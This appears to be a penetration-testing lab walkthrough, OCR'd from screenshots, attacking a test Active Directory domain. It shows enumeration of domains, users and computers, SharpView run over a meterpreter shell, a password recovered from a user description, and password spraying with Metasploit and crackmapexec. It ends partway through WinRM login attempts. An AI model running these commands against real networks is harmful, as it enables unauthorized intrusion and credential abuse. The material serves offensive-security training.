
```
PS C:\Users\fileadmin\Downloads\ADModule-master\ADModule-master> Import-Module C:\Users\fileadmin\Downloads\ADM
Management.dll
Import-Module C:\Users\fileadmin\Downloads\ADModule-master\ADModule-master\Microsoft.ActiveDIrectory.Management
PS C:\Users\fileadmin\Downloads\ADModule-master\ADModule-master>
Import-Module C:\Users\fileadmin\Downloads\ADModule-master\ADModule-master\ActiverDirectory\ActiveDirectory.psd
PS C:\Users\fileadmin\Downloads\ADModule-master\ADModule-master> Get-ADDomain
Import-Module C:\Users\fileadmin\Downloads\ADModule-master\ADModule-master\ActiverDirectory\ActiveDirectory.psd
Import-Module : The specified module
'C:\Users\fileadmin\Downloads\ADModule-master\ADModule-master\ActiverDirectory\ActiveDirectory.psd1Get-ADDomain
not loaded because no valid module file was found in any module directory.
At line:1 char:1
+ Import-Module C:\Users\fileadmin\Downloads\ADModule-master\ADModule-m ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (C:\Users\filead ... sd1Get-ADDomain:String) [Import-Module],
   FoundException
    + FullyQualifiedErrorId : Modules_ModuleNotFound,Microsoft.PowerShell.Commands.ImportModuleCommand

PS C:\Users\fileadmin\Downloads\ADModule-master\ADModule-master> Import-Module C:\Users\fileadmin\Downloads\ADM
ctory.psd1
Import-Module C:\Users\fileadmin\Downloads\ADModule-master\ADModule-master\ActiveDirectory\ActiveDirectory.psd1
PS C:\Users\fileadmin\Downloads\ADModule-master\ADModule-master> Get-ADDomain
Get-ADDomain


AllowedDNSSuffixes                 : {}
ChildDomains                       : {}
ComputersContainer                 : CN=Computers,DC=cola,DC=local
DeletedObjectsContainer            : CN=Deleted Objects,DC=cola,DC=local
DistinguishedName                  : DC=cola,DC=local
DNSRoot                            : cola.local
DomainControllersContainer         : OU=Domain Controllers,DC=cola,DC=local
DomainMode                         : Windows2016Domain
```



```
AllowedDNSSuffixes                 : {}
ChildDomains                       : {}
ComputersContainer                 : CN=Computers,DC=cola,DC=local
DeletedObjectsContainer            : CN=Deleted Objects,DC=cola,DC=local
DistinguishedName                  : DC=cola,DC=local
DNSRoot                            : cola.local
DomainControllersContainer         : OU=Domain Controllers,DC=cola,DC=local
DomainMode                         : Windows2016Domain
DomainSID                          : S-1-5-21-2764521275-985837150-4215426359
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=cola,DC=local
Forest                             : cola.local
InfrastructureMaster               : cola-dc.cola.local
LastLogonReplicationInterval       :
LinkedGroupPolicyObjects           : {CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=cola
LostAndFoundContainer              : CN=LostAndFound,DC=cola,DC=local
ManagedBy                          :
Name                               : cola
NetBIOSName                        : COLA
ObjectClass                        : domainDNS
ObjectGUID                         : 3de64fba-1dc6-4a76-a48f-c44d1e42bd83
ParentDomain                       :
PDCEmulator                        : cola-dc.cola.local
PublicKeyRequiredPasswordRolling   : True
QuotasContainer                    : CN=NTDS Quotas,DC=cola,DC=local
ReadOnlyReplicaDirectoryServers    : {}
ReplicaDirectoryServers            : {cola-dc.cola.local}
RIDMaster                          : cola-dc.cola.local
SubordinateReferences              : {DC=ForestDnsZones,DC=cola,DC=local, DC=DomainDnsZones,DC=cola,DC=local,
                                     CN=Configuration,DC=cola,DC=local}
SystemsContainer                   : CN=System,DC=cola,DC=local
UsersContainer                     : CN=Users,DC=cola,DC=local
```

Enumerate users:


Get-ADUser -Filter *



```
PS C:\Users\fileadmin\Downloads\ADModule-master\ADModule-master> Get-ADUser -Filter *
Get-ADUser -Filter *


DistinguishedName : CN=Administrator,CN=Users,DC=cola,DC=local
Enabled           : True
GivenName         :
Name              : Administrator
ObjectClass       : user
ObjectGUID        : 20391df4-a270-4d4e-ab9e-7670780dd2b9
SamAccountName    : Administrator
SID               : S-1-5-21-2764521275-985837150-4215426359-500
Surname           :
UserPrincipalName :

DistinguishedName : CN=Guest,CN=Users,DC=cola,DC=local
Enabled           : False
GivenName         :
Name              : Guest
ObjectClass       : user
ObjectGUID        : 9db78d2e-b059-47fa-82ac-9d3696859b97
SamAccountName    : Guest
SID               : S-1-5-21-2764521275-985837150-4215426359-501
Surname           :
UserPrincipalName :

DistinguishedName : CN=krbtgt,CN=Users,DC=cola,DC=local
Enabled           : False
GivenName         :
Name              : krbtgt
ObjectClass       : user
ObjectGUID        : ed4554a5-9753-40c5-890f-c3f5d125c612
SamAccountName    : krbtgt
SID               : S-1-5-21-2764521275-985837150-4215426359-502
Surname           :
UserPrincipalName :
```


Enumerate Computers:

Get-ADComputer -Filter *




```
PS C:\Users\fileadmin\Downloads\ADModule-master\ADModule-master> Get-ADComputer -Filter *
Get-ADComputer -Filter *

DistinguishedName : CN=COLA-DC,OU=Domain Controllers,DC=cola,DC=local
DNSHostName       : cola-dc.cola.local
Enabled           : True
Name              : COLA-DC
ObjectClass       : computer
ObjectGUID        : 40fbbb1c-abb5-4a09-81d1-250f6ceb2379
SamAccountName    : COLA-DC$
SID               : S-1-5-21-2764521275-985837150-4215426359-1000
UserPrincipalName :

DistinguishedName : CN=COLA-FILESRV,CN=Computers,DC=cola,DC=local
DNSHostName       : cola-filesrv.cola.local
Enabled           : True
Name              : COLA-FILESRV
ObjectClass       : computer
ObjectGUID        : dae92ed0-4510-4daf-a869-3adc2b41ec70
SamAccountName    : COLA-FILESRV$
SID               : S-1-5-21-2764521275-985837150-4215426359-1103
UserPrincipalName :

DistinguishedName : CN=COLA-SQL,CN=Computers,DC=cola,DC=local
DNSHostName       : cola-sql.cola.local
Enabled           : True
Name              : COLA-SQL
ObjectClass       : computer
ObjectGUID        : 3088489e-c544-404c-80a8-b0d2198cb1d3
SamAccountName    : COLA-SQL$
SID               : S-1-5-21-2764521275-985837150-4215426359-1104
UserPrincipalName :

DistinguishedName : CN=COLA-SAFE,OU=AWL,DC=cola,DC=local
DNSHostName       : cola-safe.cola.local
Enabled           : True
```

Using Sharpview now:



```
meterpreter > upload /root/Desktop/tools/SharpView.exe C:\\Users\\fileadmin\\Downloads
[*] uploading  : /root/Desktop/tools/SharpView.exe → C:\Users\fileadmin\Downloads
[*] uploaded   : /root/Desktop/tools/SharpView.exe → C:\Users\fileadmin\Downloads\SharpView.exe
meterpreter > shell
Process 2524 created.
Channel 7 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\\Users\fileadmin\Downloads\
cd C:\\Users\fileadmin\Downloads\

C:\Users\fileadmin\Downloads>SharpView.exe Get-DomainUser -domain cola
SharpView.exe Get-DomainUser -domain cola
get-domain
[Get-DomainSearcher] search base: LDAP://cola-dc.cola.local/DC=cola,DC=local
[Get-DomainUser] filter string: (&(samAccountType=805306368))
objectsid                    : {S-1-5-21-2764521275-985837150-4215426359-500}
samaccounttype               : USER_OBJECT
objectguid                   : 20391df4-a270-4d4e-ab9e-7670780dd2b9
useraccountcontrol           : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
accountexpires               : 12/31/1600 4:00:00 PM
lastlogon                    : 5/22/2020 6:53:33 AM
lastlogontimestamp           : 5/22/2020 6:28:18 AM
pwdlastset                   : 1/8/2020 1:14:34 AM
lastlogoff                   : 12/31/1600 4:00:00 PM
badPasswordTime              : 4/20/2020 2:14:54 AM
name                         : Administrator
distinguishedname            : CN=Administrator,CN=Users,DC=cola,DC=local
whencreated                  : 1/8/2020 9:45:09 AM
whenchanged                  : 5/22/2020 1:28:18 PM
samaccountname               : Administrator
memberof                     : {CN=Group Policy Creator Owners,CN=Users,DC=cola,DC=local, CN=Do
DC=cola,DC=local, CN=Schema Admins,CN=Users,DC=cola,DC=local, CN=Administrators,CN=Builtin,DC=col
cn                           : {Administrator}
objectclass                  : {top, person, organizationalPerson, user}
admincount                   : 1
```


A common problem in enterprises is 'saving' password in a user's description



```
objectclass                  : {top, person, organizationalPerson, user}
displayname                  : Sarah Hale
givenname                    : Sarah
badpwdcount                  : 0
countrycode                  : 0
usnchanged                   : 461478
primarygroupid               : 513
objectcategory               : CN=Person,CN=Schema,CN=Configuration,DC=cola,DC=local
logoncount                   : 101
description                  : WhatHappenedtotheL@mb?
dscorepropagationdata        : {1/17/2020 5:43:47 AM, 1/1/1601 12:00:00 AM}
usncreated                   : 68567
userprincipalname            : sarah
instancetype                 : 4
codepage                     : 0
sn                           : Hale
```


Password Spraying (Target: cola-srv2)

Using metasploit axuliary module:



```
msf5 exploit(multi/handler) > use auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > set SMBDomain cola
SMBDomain ⇒ cola
msf5 auxiliary(scanner/smb/smb_login) > set SMBUser sarah
SMBUser ⇒ sarah
msf5 auxiliary(scanner/smb/smb_login) > set SMBPass WhatHappenedtotheL@mb?
SMBPass ⇒ WhatHappenedtotheL@mb?
msf5 auxiliary(scanner/smb/smb_login) > set RHOSTS
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore

msf5 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.2.2,21,35,78,168,169
RHOSTS ⇒ 192.168.2.2,21,35,78,168,169
msf5 auxiliary(scanner/smb/smb_login) > run

[*] 192.168.2.2:445       - 192.168.2.2:445 - Starting SMB login bruteforce
[+] 192.168.2.2:445       - 192.168.2.2:445 - Success: 'cola\sarah:WhatHappenedtotheL@mb?'
[!] 192.168.2.2:445       - No active DB -- Credential data will not be saved!
[*] 192.168.2.2,21,35,78,168,169:445 - Scanned 1 of 6 hosts (16% complete)
[*] 192.168.2.21:445      - 192.168.2.21:445 - Starting SMB login bruteforce
[+] 192.168.2.21:445      - 192.168.2.21:445 - Success: 'cola\sarah:WhatHappenedtotheL@mb?'
[!] 192.168.2.21:445      - No active DB -- Credential data will not be saved!
[*] 192.168.2.2,21,35,78,168,169:445 - Scanned 2 of 6 hosts (33% complete)
[*] 192.168.2.35:445      - 192.168.2.35:445 - Starting SMB login bruteforce
[+] 192.168.2.35:445      - 192.168.2.35:445 - Success: 'cola\sarah:WhatHappenedtotheL@mb?'
[!] 192.168.2.35:445      - No active DB -- Credential data will not be saved!
[*] 192.168.2.2,21,35,78,168,169:445 - Scanned 3 of 6 hosts (50% complete)
[*] 192.168.2.78:445      - 192.168.2.78:445 - Starting SMB login bruteforce
[+] 192.168.2.78:445      - 192.168.2.78:445 - Success: 'cola\sarah:WhatHappenedtotheL@mb?'
[!] 192.168.2.78:445      - No active DB -- Credential data will not be saved!
```

Using crackmapexec:



```
root@kali:~/Desktop/tools# crackmapexec smb 192.168.2.2 192.168.2.21 192.168.2.169 192.168.2.78 192.168.2.168 192.168.2.35 -d cola -u sarah -p WhatHappenedto
CME          192.168.2.21:445 COLA-FILESRV    [*] Windows 10.0 Build 17763 (name:COLA-FILESRV) (domain:COLA)
CME          192.168.2.2:445 COLA-DC         [*] Windows 10.0 Build 17763 (name:COLA-DC) (domain:COLA)
CME          192.168.2.78:445 COLA-SAFE       [*] Windows 10.0 Build 17763 (name:COLA-SAFE) (domain:COLA)
CME          192.168.2.168:445 COLA-SQL        [*] Windows 10.0 Build 17763 (name:COLA-SQL) (domain:COLA)
CME          192.168.2.35:445 COLA-SRV2       [*] Windows 10.0 Build 17763 (name:COLA-SRV2) (domain:COLA)
CME          192.168.2.2:445 COLA-DC         [+] cola\sarah:WhatHappenedtotheL@mb?
CME          192.168.2.78:445 COLA-SAFE       [+] cola\sarah:WhatHappenedtotheL@mb?
CME          192.168.2.168:445 COLA-SQL        [+] cola\sarah:WhatHappenedtotheL@mb?
CME          192.168.2.35:445 COLA-SRV2       [+] cola\sarah:WhatHappenedtotheL@mb?
CME          192.168.2.21:445 COLA-FILESRV    [+] cola\sarah:WhatHappenedtotheL@mb?
```

We do not have admin access on any of the machines as sarah. Going back to our port scanning results, we can see that WinRM port (TCP/5985) is open on all reachable machines. Since PowerShell Remoting is based on WinRM and it is used extensively for administration of machines, let's check if we can connect to any machine using this port

Windows Remote Management

05/31/2018 • 2 minutes to read •


Purpose

Windows Remote Management (WinRM) is the Microsoft implementation of WS-Management Protocol, a standard Simple Object Access Protocol (SOAP)-based, firewall-friendly protocol that allows hardware and operating systems, from different vendors, to interoperate.

The WS-Management protocol specification provides a common way for systems to access and exchange management information across an IT infrastructure. WinRM and *Intelligent Platform Management Interface (IPMI)*, along with the Event Collector are components of the Windows Hardware Management features.

Where applicable

You can use WinRM scripting objects, the WinRM command-line tool, or the Windows Remote Shell command line tool WinRS to obtain management data from local and remote computers that may have *baseboard management controllers (BMCs)*. If the computer runs a Windows-based operating system version that includes WinRM, the management data is supplied by Windows Management Instrumentation (WMI).



```
msf5 auxiliary(scanner/winrm/winrm_login) > set USERNAME sarah
USERNAME => sarah
msf5 auxiliary(scanner/winrm/winrm_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.2.2:5985 - LOGIN FAILED: cola\sarah:WhatHappenedtotheL@mb? (Incorrect: )
[*] Scanned 1 of 6 hosts (16% complete)
[!] No active DB -- Credential data will not be saved!
[-] 192.168.2.21:5985 - LOGIN FAILED: cola\sarah:WhatHappenedtotheL@mb? (Incorrect: )
